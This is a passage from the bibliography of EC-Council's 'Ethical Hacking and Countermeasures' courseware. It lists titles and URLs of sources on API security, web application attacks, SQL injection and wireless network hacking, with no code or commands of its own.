934. (2017), Webhook vs API: What's the Difference Between them?, from http://techtales.co/2017/08/07/webhook-vs-api-whats-difference/.
935. (2019), What is API Security?, from https://owasp.org/www-project-api-security/.
936. Chris Romeo, (2019), OWASP API Security Top 10: Get your dev team up to speed, from https://techbeacon.com/security/owasp-api-security-top-10-get-your-dev-team-speed.
937. Jason Skowronski, (2019), Common API Vulnerabilities and How to Secure Them, from https://blog.papertrailapp.com/common-api-vulnerabilities-and-how-to-secure-them/.
938. Thomas Bush, (2019), 5 Common API Vulnerabilities (and How to Fix Them), from https://nordicapis.com/5-common-api-vulnerabilities-and-how-to-fix-them/.
939. Anand Srinivasan, (2017), Top 5 Vulnerabilities in APIs, from https://datafloq.com/read/top-5-vulnerabilities-in-apis/2876.
940. MrBrijesh, (2015), Web API – Security Review – How to Hack an API and Get Away with it, from https://mrbrijesh.wordpress.com/2015/04/13/web-api-security-review-how-to-hack-an-api-and-get-away-with-it/.
941. Ole Lensmar, (2014), API Security Testing – How to Hack an API and Get Away with It, from https://smartbear.com/blog/test-and-monitor/api-security-testing-how-to-hack-an-api-part-1/.
942. Daniel Tomescu, XML Based Attacks, from https://www.owasp.org/images/5/58/XML_Based_Attacks_-_OWASP.pdf.
943. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.
944. What is Credential Stuffing?, from https://www.cloudflare.com/learning/bots/what-is-credential-stuffing/.
945. (2020), Credential stuffing, from https://en.wikipedia.org/wiki/Credential_stuffing.
946. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.
947. Mitchell Anicas, (2014), An Introduction to OAuth 2, from https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2.
948. Dhaval Kapil, (2017), Attacking the OAuth Protocol , from https://dhavalkapil.com/blogs/Attacking-the-OAuth-Protocol/.
949. OAuth 2.0 Authorization Framework, from https://auth0.com/docs/protocols/oauth2.
950. Gaurang Bhatnagar, (2018), OAuth Attacks, from https://www.slideshare.net/OWASPdelhi/pentesting-rest-apis-by-gaurang-bhatnagar.
951. Kristopher Sandoval, (2018), 5 Ways to Hack an API (and How to Defend), from https://nordicapis.com/5-ways-to-hack-an-api-and-how-to-defend/.
952. Gaurang Bhatnagar, (2019), Bypassing IDOR via Parameter Pollution, from https://medium.com/@0xgaurang/case-study-bypassing-idor-via-parameter-pollution-78f7b3f9f59d.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

953. Agathoklis Prodromou, (2016), An Introduction to Web-shells – Part 1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.

954. (2020), Web shell, from https://en.wikipedia.org/wiki/Web_shell.

955. Remote Access: WebShells, from https://www.rsa.com/content/dam/en/solution-brief/asoc-threat-solution-series-webshells.pdf.

956. (2018), How to Upload a PHP Web Shell Using Weevely to Get Backdoor Access, from https://www.shellvoide.com/hacks/how-to-upload-php-web-shell-using-weevely-to-get-backdoor-access/.

957. (2019), Web Shell, from https://attack.mitre.org/techniques/T1100/.

958. Agathoklis Prodromou, (2016), Detection and Prevention – An Introduction to Web-Shells – Final Part, from https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/.

959. (2014), Protecting Your APIs Against Attack and Hijack: Secure your enterprise applications for mobile, the cloud and open Web, from https://docs.broadcom.com/docs/protecting-your-apis-against-attack-and-hijack.

960. API Security Architecture, from https://www.axway.com/en/products/api-management/manage-apis/security-architecture.

961. Radware, (2019), How to Prevent Real-Time API Abuse, from https://blog.radware.com/security/applicationsecurity/2019/04/how-to-prevent-real-time-api-abuse/.

962. (2018), Basic Steps for API Security, from https://www.immuniweb.com/blog/basic-steps-for-api-security.html.

963. State of API Security, from https://www.soapui.org/learn/security/state-of-api-security.html.

964. Securing webhooks, from https://anymail.readthedocs.io/en/stable/tips/securing_webhooks/.

965. Webhook Signature Hash Validation and Security, from https://ordapad.help/docs/webhook-signature-hash-validation.

966. Yakir Perlin, How to validate Cloudinary webhooks Signature?, from https://support.cloudinary.com/hc/en-us/articles/115001302471-How-to-validate-Cloudinary-webhooks-signature-.

967. Best practices for using webhooks, from https://stripe.com/docs/webhooks/best-practices.

968. Webhook Best Practices, from https://apidocs.leadsquared.com/webhook-best-practices/.

969. Best Practices, from https://developer.bigcommerce.com/api-docs/getting-started/best-practices.

970. Web Application Security Testing, from https://www.techopedia.com/definition/29826/web-application-security-testing.

971. Sherif Koussa, (2018), SAST, DAST, IAST, and RASP, from https://www.softwaresecured.com/what-do-sast-dast-iast-and-rasp-mean-to-developers/.

972. Thomas Scanlon, (2018), 10 Types of Application Security Testing Tools: When and How to Use Them, from https://insights.sei.cmu.edu/sei_blog/2018/07/10-types-of-application-security-testing-tools-when-and-how-to-use-them.html.

973. Aditya Kakrania, (2017), Manual or Automated Application Security Testing: What's More Effective?, from https://blog.securityinnovation.com/manual-or-automated-application-security-testing-whats-more-effective.

974. Sharon Solomon, (2015), Application Security Testing – Automated Vs Manual, from https://www.checkmarx.com/2015/05/19/application-security-testing-automated-vs-manual/.

975. Adam Sedgewick, Murugiah Souppaya, and Karen Scarfone, (2015), Guide to Application Whitelisting, from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf.

976. Calyptix, (2017), Application Whitelisting: What it is and why it's good, from https://www.calyptix.com/top-threats/application-whitelisting-good/.

977. Margaret Rouse, (2019), Application whitelisting, from https://searchsecurity.techtarget.com/definition/application-whitelisting.

978. Allow or Block Access to Websites, from https://support.google.com/chrome/a/answer/7532419?hl=en.

979. Paul Rubens, (2018), How to Prevent SQL Injection Attacks, from https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html.

980. Protecting Against SQL Injection, from https://www.hacksplaining.com/prevention/sql-injection.

981. What is the SQL Injection Vulnerability & How to Prevent it?, from https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/.

982. Primary Defenses, from https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

983. Serge Truth, (2011), How to Test for Command Injection, from https://blog.securityinnovation.com/blog/2011/06/how-to-test-for-command-injection.html.

984. David McMillen, (2016), The Importance of Thwarting Command Injection Attacks, from https://www.ibm.com/downloads/cas/DRNKZBR1.

985. LDAP and LDAP Injection/Prevention, from https://www.geeksforgeeks.org/ldap-ldap-injectionprevention/.

986. (2018), Understanding and Defending Against LDAP Injection Attacks, from https://ldap.com/2018/05/04/understanding-and-defending-against-ldap-injection-attacks/.

987. (2017), Top 10 Common Web Attacks: The First Steps to Protect Your Website, from https://www.vpnmentor.com/blog/top-10-common-web-attacks/.

988. Lucero Davalos Vizcarra, (2019), Top 10 Web Security Vulnerabilities to Watch Out for in 2019, from https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/.

989. Cross-Site Scripting (XSS), from https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html.

990. A Positive XSS Prevention Model, from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_5heet.html.

991. Directory Traversal, from https://portswigger.net/web-security/file-path-traversal.

992. Preventing directory traversal, from https://www.hacksplaining.com/prevention/directory-traversal.

993. (2013), Unvalidated Redirects and Forwards, from https://hdivsecurity.com/owasp-unvalidated-redirects-and-forwards.

994. (2017), What Is an Unvalidated Redirect/Forward? , from https://www.sitelock.com/blog/how-to-mitigate-unvalidated-redirects-forwards/.

995. (2018), Safety Tips for Watering Hole Attacks, from https://www.techadvisory.org/2018/04/safety-tips-for-watering-hole-attacks/.

996. Laurencem, (2018), 5 Ways to Defend Against Watering Hole Attacks, from https://www.itsasap.com/2018/07/31/5-ways-defend-watering-hole-attacks/.

997. Resources that Need to be Protected from CSRF Vulnerability, from https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

998. CSRF Attacks: Anatomy, Prevention, and XSRF Tokens, from https://www.acunetix.com/websitesecurity/csrf-attacks/.

999. (2006), Cookie Poisoning Prevention in ASP.NET, from https://searchsoftwarequality.techtarget.com/answer/Cookie-poisoning-prevention-in-ASPNET.

1000. Nathan Rossiter, (2014), Common Web Application Attacks and How to Prevent Them, from https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592 .

1001. Alex Mitchell, (2019), How Does One Defend Against Session Hijacking?, from https://hakin9.org/how-does-one-defend-against-session-hijacking/.

1002. Username Enumeration, from https://guides.codepath.com/websecurity/Username-Enumeration.

1003. Username enumeration, from https://docs.kentico.com/spaces/flyingpdf/pdfpageexport.action?pageId=68881105.

1004. Patrick Laverty, (2017), What Is User Enumeration?, from https://blog.rapid7.com/2017/06/15/about-user-enumeration/.

1005. (2015), Username Enumeration Techniques and their Value, from https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/june/username-enumeration-techniques-and-their-value/.

1006. Abhinav Mishra, (2015), Abusing Password Reset Functionality to Steal User Data (Part – I), from https://www.tothenew.com/blog/abusing-password-reset-part-1/.

1007. John P. Mello Jr, What is Runtime Application Self-Protection (RASP)?, from https://techbeacon.com/security/what-runtime-application-self-protection-rasp.

1008. Bria Grangard, (2019), RASP 101: What Is Runtime Application Self-Protection?, from https://blog.rapid7.com/2019/09/04/rasp-101-what-is-runtime-application-self-protection/.

1009. (2016), Defending Web Apps: WAFs versus RASPs, from https://warroom.rsmus.com/wafs-vs-rasps/.

1010. Govindraj Basatwar, (2019), What Is Runtime Application Self-Protection (RASP)?, from https://www.appsealing.com/what-is-runtime-application-self-protection/.

1011. (2019), Bug bounty program, from https://en.wikipedia.org/wiki/Bug_bounty_program.

Module 15: SQL Injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1012. (2008), Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM, from http://mirror.kioss.undip.ac.id/pustaka-bebas/library-sw-hw/linux-1/security/WebGoat/OWASP/OWASP-AppSecEU08-Janot.pdf.

1013. San-Tsai Sun, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1014. Victor Chapela, Advanced SQL Injection, from https://www.slideshare.net/amiable_indian/advanced-sql-injection.

1015. (2012), Advanced SQL Injection, from http://blogs.pages.kr/1341.

1016. Dmitry Evteev, (2009), Advanced SQL Injection, from https://www.slideshare.net/devteev/advanced-sql-injection-eng.

1017. (2005), SQL injection, from http://searchsqlserver.techtarget.com/feature/SQL-injection.

1018. What is SQL Injection?, from https://www.secpoint.com/sql-injection.html.

1019. Rise in SQL Injection Attacks Exploiting Unverified User Data Input, from https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2008/954462.

1020. (2006), Injection Protection, from https://docs.microsoft.com/en-us/previous-versions/sql/legacy/aa224806(v=sql.80)?redirectedfrom=MSDN.

1021. Understanding SQL Injection, from https://tools.cisco.com/security/center/resources/sql_injection.

1022. SQL Injection, from https://owasp.org/www-community/attacks/SQL_Injection.

1023. San-Tsai Sun, Ting Han Wei, and Stephen Liu, Sheung Lau, (2007), Classification of SQL Injection Attacks, from http://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf.

1024. Krzysztof Kotowicz, (2010), SQL Injection: Complete walkthrough (not only) for PHP developers, from https://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers.

1025. (2007), INTRODUCTION, from http://isea.nitk.ac.in/publications/web.pdf.

1026. Dmitry Evteev, (2009), Advanced SQL Injection, from http://www.ptsecurity.com/download/PT-devteev-Advanced-SQL-Injection-ENG.zip.

1027. Cameron Hotchkies, (2004), Blind SQL Injection Automation Techniques, from http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf.

1028. SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN.

1029. SQL INJECTION, from http://www.authorstream.com/Presentation/useful-155975-sql-injection-hacking-computers-22237-education-ppt-powerpoint/.

1030. Ferruh Mavituna, (2007), SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/.

1031. K. K. Mookhey and Nilesh Burghate, (2004), Detection of SQL Injection and Cross-site Scripting Attacks, from https://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks.

1032. Debasish Das, Utpal Sharma, and D.K. Bhattacharyya, (2010), An Approach to Detection of SQL Injection Attack Based on Dynamic Query Matching, from https://www.ijcaonline.org/journal/number25/pxc387766.pdf.

1033. (2010), Quick Security Reference: SQL Injection, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20SQL%20Injection.docx.

1034. Ferruh Mavituna, One Click Ownage, Adventures of a lazy pentester, from https://www.owasp.org/images/8/8e/One_Click_Ownage-Ferruh_Mavituna.pdf.

1035. Alexander Kornbrust, (2009), ODTUG - SQL Injection Crash Course for Oracle Developers, from http://www.red-database-security.com/wp/OOW2009_sql_crashcourse_for_developers.pdf.

1036. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, (2006), A Classification of SQL Injection Attack Techniques and Countermeasures, from https://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.presentation.pdf.

1037. Injection Flaws - OWASP, from https://www.owasp.org/index.php/Injection_Flaws.

1038. Victor Chapela, (2005), Advanced SQL Injection, from http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1039. (2010), SQL Injection, from https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953(v=sql.100)?redirectedfrom=MSDN.

1040. Blind SQL Injection, from http://www.evilsql.com/main/page1.php.

1041. SQL Injection, from https://www.w3schools.com/sql/sql_injection.asp.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1042. SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1043. Types of SQL Injection (SQLi), from https://www.acunetix.com/websitesecurity/sql-injection2/.

1044. Everything You Need to Know About SQL Injection Attacks & Types, SQLi Code Example, Variations, Vulnerabilities & More, from http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1207-how-sql-injection-attacks-work-examples.html.

1045. Hack2Secure, (2017), Understanding SQL Injection Attacks, from https://www.hack2secure.com/blogs/understanding-sql-injection-attacks.

1046. Using Comments to Simplify SQL Injection, from https://www.sqlinjection.net/comments/.

1047. SQL Injection Cheat Sheet, from https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#InlineComments.

1048. (2017), SQL Injection Tutorial , from https://www.w3resource.com/sql/sql-injection/sql-injection.php.

1049. Nuno Loureiro, (2010), Advanced SQL Injection: Attacks, from https://www.slideshare.net/nuno.loureiro/advanced-sql-injection-attacks.

1050. Types of SQL Injection Attacks, from http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm.

1051. Time-Based Blind SQL Injection using Heavy Query, from https://www.sqlinjection.net/heavy-query/.

1052. (2017), SQL Injection Bypassing WAF, from https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF.

1053. (2013), WAF SQL evasion using HPF technique, from https://security.stackexchange.com/questions/34498/waf-sql-evasion-using-hpf-technique.

1054. (2009), HTTP Parameter Fragmentation (HPF) is one of the methods to bypass security filters in web applications, from http://blog.ptsecurity.com/2009/12/http-parameter-fragmentation-hpf-is-one.html.

1055. Luca Carettoni and Stefano di Paola, HTTP Parameter Pollution, from https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf.

1056. Steve Friedl, (2017), SQL Injection Attacks by Example, from http://www.unixwiz.net/techtips/sql-injection.html.

1057. Simone Quatrini and Marco Rondini, "Blind Sql Injection with Regular Expressions Attack", from https://www.exploit-db.com/docs/english/17397-blind-sql-injection-with-regular-expressions-attack.pdf.

1058. (2010), Hacking website using SQL Injection -step by step guide, from https://breakthesecurity.cysecurity.org/2010/12/hacking-website-using-sql-injection-step-by-step-guide.html.

1059. Chandrakant Nial, How to Find Admin Login Panel of a Website, from http://www.darksite.co.in/2013/04/how-to-find-admin-login-panel-of.html.

1060. SQL Injection techniques, from https://www.oratechinfo.co.uk/sql_injection.html.

1061. PL/SQL Attacks, from https://www.sqlinjection.net/advanced/pl-sql/.

1062. PL/SQL Security Vulnerabilities and Language Overview, from https://www.checkmarx.com/plsql-security-vulnerabilities-platform-overview/.

1063. MacGyver, (2013), Create server backdoors using SQL Injection, from http://macgyverdev.blogspot.in/2013/02/create-server-backdoors-using-sql.html.

1064. (2012), Creating Backdoors Using SQL Injection, from https://resources.infosecinstitute.com/backdoor-sql-injection/#gref.

1065. (2011), Leveraging a shell from SQL injection, from https://security.stackexchange.com/questions/6919/leveraging-a-shell-from-sql-injection.

1066. SQL Injection Attack, from https://shodhganga.inflibnet.ac.in/bitstream/10603/123504/7/chapter%202.pdf.

1067. Advanced evasion techniques for defeating SQL injection Input validation mechanisms, from https://jeannotclement.wordpress.com/2011/01/16/advanced-evasion-technique/.

1068. Evasion Techniques, from http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-CHP-10-SECT-8.html.

1069. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

1070. Do Son, (2019), SQL injection: 9 Ways to Bypass Web Application Firewall, from https://securityonline.info/sql-injection-9-ways-bypass-web-application-firewall/.

1071. SQL Injection Bypass CheatSheet, from http://www.0xby.com/873.html.

1072. System Tables and Views, from https://docs.oracle.com/database/timesten-18.1/TTSYS/systemtables.htm#TTSYS722.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1073. Grant Tables, from https://dev.mysql.com/doc/refman/8.0/en/grant-tables.html

1074. (2017), Remove references to undocumented system tables, from https://docs.microsoft.com/en-us/sql/sql-server/install/remove-references-to-undocumented-system-tables?view=sql-server-2014.

1075. (2017), sys.syslogins (Transact-SQL), from https://docs.microsoft.com/en-gb/sql/relational-databases/system-compatibility-views/sys-syslogins-transact-sql?view=sql-server-2017.

1076. Victor Chapela, (2005), Advanced SQL Injection, from https://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt.

1077. sys.sysdatabases (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysdatabases-transact-sql?view=sql-server-2017.

1078. sys.sysobjects (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysobjects-transact-sql?view=sql-server-2017.

1079. sys.syscolumns (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-syscolumns-transact-sql?view=sql-server-2017.

1080. sys.sysservers (Transact-SQL), from https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/sys-sysservers-transact-sql?view=sql-server-2017.

1081. xp_cmdshell Server Configuration Option, from https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-2017.

1082. (2012), SQL Injection through HTTP Headers, from https://resources.infosecinstitute.com/sql-injection-http-headers/#gref.

1083. Nikos Danopoulos, (2019), X Forwarded for SQL injection, from https://outpost24.com/blog/X-forwarded-for-SQL-injection.

1084. Header Field Definitions, from https://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html.

1085. (2019), Intrusion Prevention, from https://fortiguard.com/encyclopedia/ips/41512.

1086. Exfiltrating Data from MS SQL Server Via DNS, from http://pentestmonkey.net/blog/mssql-dns.

1087. Mike Saunders, (2018), SQLi Data Exfiltration via DNS, from https://www.redsiege.com/blog/2018/11/sqli-data-exfiltration-via-dns/.

1088. (2014), DNS Exfiltration with SQL Injection, from https://blog.safebuff.com/2016/06/14/DNS-exfiltration-with-SQL-Injection/.

1089. SQL Injection: Vulnerabilities & How to Prevent SQL Injection Attacks, from https://www.veracode.com/security/sql-injection.

1090. Defeating SQL Injection IDS Evasion, from https://www.giac.org/paper/gcia/1231/defeating-sql-injection-ids-evasion/109964.

1091. (2018), How to Avoid Detection & Bypass Defenses, from https://null-byte.wonderhowto.com/how-to/sql-injection-101-avoid-detection-bypass-defenses-0184918/.

1092. Service overview and network port requirements for Windows, from https://support.microsoft.com/en-in/help/832017/service-overview-and-network-port-requirements-for-windows.

1093. Thomas Sermpinis, Web Application Hacking Advanced SQL Injection and Data Store Attacks, Vol 12, from Book.

Module 16: Hacking Wireless Networks

1094. Jari Arkko, Vesa Torvinen, Aki Niemi, (2002), HTTP Authentication with EAP, from http://www.arkko.com/publications/draft-torvinen-http-eap-01.txt.

1095. Peter Loshin, (2019), Defending against the most common wireless network attacks, from http://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1096. Ajay Kumar Gupta, (2010), Comment: Rogue Access Point Setups on Corporate Networks, from https://www.infosecurity-magazine.com/opinions/comment-rogue-access-point-setups-on-corporate/.

1097. Bluetooth Security Risks and Tips to Prevent Security Threats, from https://www.brighthub.com/computing/smb-security/articles/30045.aspx.

1098. Cisco Unified Wireless Network Architecture—Base Security Features, from https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Mobility/secwlandg20/sw2dg/ch4_2_SPMb.pdf.

1099. Chris Weber and Gary Bahadu, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1100. (2006), How to Cheat at Securing a Wireless Network, from https://www.sciencedirect.com/science/article/pii/B9781597490870S00S72.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1101. Lisa Phifer, (2005), Eliminating interference thru Wi-Fi spectrum analysis, from https://searchmobilecomputing.techtarget.com/tip/Eliminating-interference-thru-Wi-Fi-spectrum-analysis.

1102. Understanding WiFi Hotspots... from https://www.scambusters.org/wifi.html.

1103. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1104. TKIP (Temporal Key Integrity Protocol), from https://www.tech-faq.com/tkip-temporal-key-integrity-protocol.html.

1105. Kevin Beaver and Peter T. Davis, Understanding WEP Weaknesses, from https://www.dummies.com/programming/networking/understanding-wep-weaknesses/.

1106. Eric Geier, (2010), 7 Things Hackers Hope You Don't Know, from https://www.esecurityplanet.com/views/article.php/3891716/7-Things-Hackers-Hope-You-Dont-Know.htm.

1107. Rogue Wireless Access Point, from https://www.tech-faq.com/rogue-wireless-access-point.html.

1108. How to War Drive, from https://www.wikihow.com/War-Drive.

1109. ALFRED LOO, (2009), Security Threats of Smart Phones and Bluetooth, from http://www.aaronfrench.com/coursefiles/ucommerce/Loo_2009.pdf.

1110. Prabhaker Mateti, Hacking Techniques in Wireless Networks, from https://web1.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm.

1111. Bradley Mitchell, (2020) Wired vs. Wireless Networking, from https://www.lifewire.com/wired-vs-wireless-networking-816352.

1112. Bradley Mitchell, (2019), Wireless Standards - 802.11b 802.11a 802.11g and 802.11n, from https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553.

1113. Wi-Fi Protected Access, from https://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access.

1114. WPA (Wi-Fi Protected Access), from https://www.tech-faq.com/wpa-wi-fi-protected-access.shtml.

1115. Paul Arana, (2006), Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2), from https://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf.

1116. Wireless Hacking, from https://www.darknet.org.uk/category/wireless-hacking/.

1117. Gary Wollenhaupt, How Cell Phone Jammers work, from https://electronics.howstuffworks.com/cell-phone-jammer1.htm.

1118. Brian R. Miller and Booz Allen Hamilton, (2002), Issues in Wireless security, from https://www.acsac.org/2002/case/wed-c-330-Miller.pdf.

1119. Jonathan Hassell, (2004), Wireless Attacks and Penetration Testing, from https://www.symantec.com/connect/articles/wireless-attacks-and-penetration-testing-part-1-3.

1120. Martin Beck and TU-Dresden, (2008), Practical attacks against WEP and WPA, from http://dl.aircrack-ng.org/breakingwepandwpa.pdf.

1121. Chris Hurley, Finding cloaked access points, (Chapter 9), from https://books.google.co.in/books?id=wGJhDNspE3wC&pg=PA333&lpg=PA333&dq=cloaked+access+point&source=bl&ots=ZDkHSykDNV&sig=1sLKIx-1ZcqkhUdr1WpFaqYczyI&hl=en&ei=V8R2Ss35Oo2e6gP59viqCw&sa=X&oi=book_result&ct=result&redir_esc=y#v=onepage&q=cloaked%20access%20point&f=false.

1122. (2002), Wireless Scanning Wardriving / Warchalking, from https://www.it-observer.com/wireless-scanning-wardriving-warchalking.html.

1123. Wireless Network, from http://www.hackingtheuniverse.com/information-security/attack-vs-defense/attack-vs-defense-on-an-organizational-scale/5-wireless-network.

1124. Michael Roche, (2007), Wireless Attack Tools, from https://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking.pdf.

1125. Protecting your wireless network from hacking, from http://www.businessknowledgesource.com/technology/protecting_your_wireless_network_from_hacking_025027.html.

1126. Agustina, J. V. Peng Zhang, and Kantola, (2003), Performance evaluation of GSM handover traffic in a GPRS/GSM network, from https://ieeexplore.ieee.org/document/1214113?isnumber=27298&arnumber=1214113&count=217&index=21.

1127. Service set identifier, from https://searchmobilecomputing.techtarget.com/definition/service-set-identifier.

1128. Antenna Cabling Guide, from http://wireless.gumph.org/content/3/12/011-antenna-cabling.html.

1129. The Wireless Intrusion detection system, from http://www.forum-intrusion.com/widz_design.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1130. Humphrey Cheung, (2005), How To Crack WEP - Part 1: Setup & Network Recon, from https://www.tomsguide.com/us/how-to-crack-wep,review-451.html.

1131. Humphrey Cheung, (2005), How To Crack WEP - Part 2: Performing the Crack, from https://www.tomsguide.com/us/how-to-crack-wep,review-459.html.

1132. Humphrey Cheung, (2005), How To Crack WEP - Part 3: Securing your WLAN, from https://www.tomsguide.com/us/how-to-crack-wep,review-471.html.

1133. Chris Weber and Gary Bahadur, (2009), Wireless Networking Security, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN.

1134. (2009), How 802.11 Wireless Works, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN.

1135. Brandon Teska, (2008), How To Crack WPA / WPA2, from https://www.smallnetbuilder.com/wireless/wireless-howto/30278-how-to-crack-wpa--wpa2.

1136. A Comprehensive Review of 802.11 Wireless LAN Security and the Cisco Wireless Security Suite, from https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-access-point/prod_white_paper09186a00800b469f.html.

1137. (2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.(2006), How To Crack WEP and WPA Wireless Networks, from http://121space.com/index.php?showtopic=3376.

1138. (2009), How to prevent wireless DoS attacks, from https://searchsecurity.techtarget.com/feature/How-to-prevent-wireless-DoS-attacks.

1139. Jim Geier, (2003), Denial of Service a Big WLAN Issue, from https://www.esecurityplanet.com/trends/article.php/2200071/Denial-of-Service-a-Big-WLAN-Issue.htm.

1140. Peter Loshin, (2009), A list of wireless network attacks, from https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks.

1141. Lisa Phifer, (2009), A wireless network vulnerability assessment checklist, from https://searchsecurity.techtarget.com/feature/A-wireless-network-vulnerability-assessment-checklist.

1142. Lisa Phifer, (2009), Hunting for rogue wireless devices, from https://searchsecurity.techtarget.com/feature/Hunting-for-rogue-wireless-devices.

1143. PreciousJohnDoe, List of Wireless Network Attacks, from http://www.brighthub.com/computing/smb-security/articles/53949.aspx.

1144. Security Disciplines for Objective 3: Detection and Recovery, from https://it.ojp.gov/documents/wirelesssecurity.pdf.

1145. Jim Geier, How to: Sniff Wireless Packets with Wireshark, from http://www.wireless-nets.com/resources/tutorials/sniff_packets_wireshark.html.

1146. Laurent Oudot, (2004), Wireless Honeypot Countermeasures, from https://www.symantec.com/connect/articles/wireless-honeypot-countermeasures.

1147. (2009), Fragmentation Attack, from http://www.aircrack-ng.org/doku.php?id=fragmentation.

1148. Andrei A. Mikhailovsky, Konstantin V. Gavrilenko, and Andrew Vladimirov, (2004), The Frame of Deception: Wireless Man-in-the-Middle Attacks and Rogue Access Points Deployment, from http://www.informit.com/articles/article.aspx?p=353735&seqNum=7.

1149. Renee Oricchio, How to Surf Safely on Public Wi-Fi, from https://www.inc.com/telecom/articles/200707/wifi.html.

1150. What is WiFi, from https://www.scambusters.org/wifi.html.

1151. Trishna Panse and Prashant Panse, (2013), A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, from http://www.ijcsit.com/docs/Volume%204/Vol4Issue5/ijcsit2013040521.pdf.

1152. How to Bluejack, from https://www.wikihow.com/Bluejack.

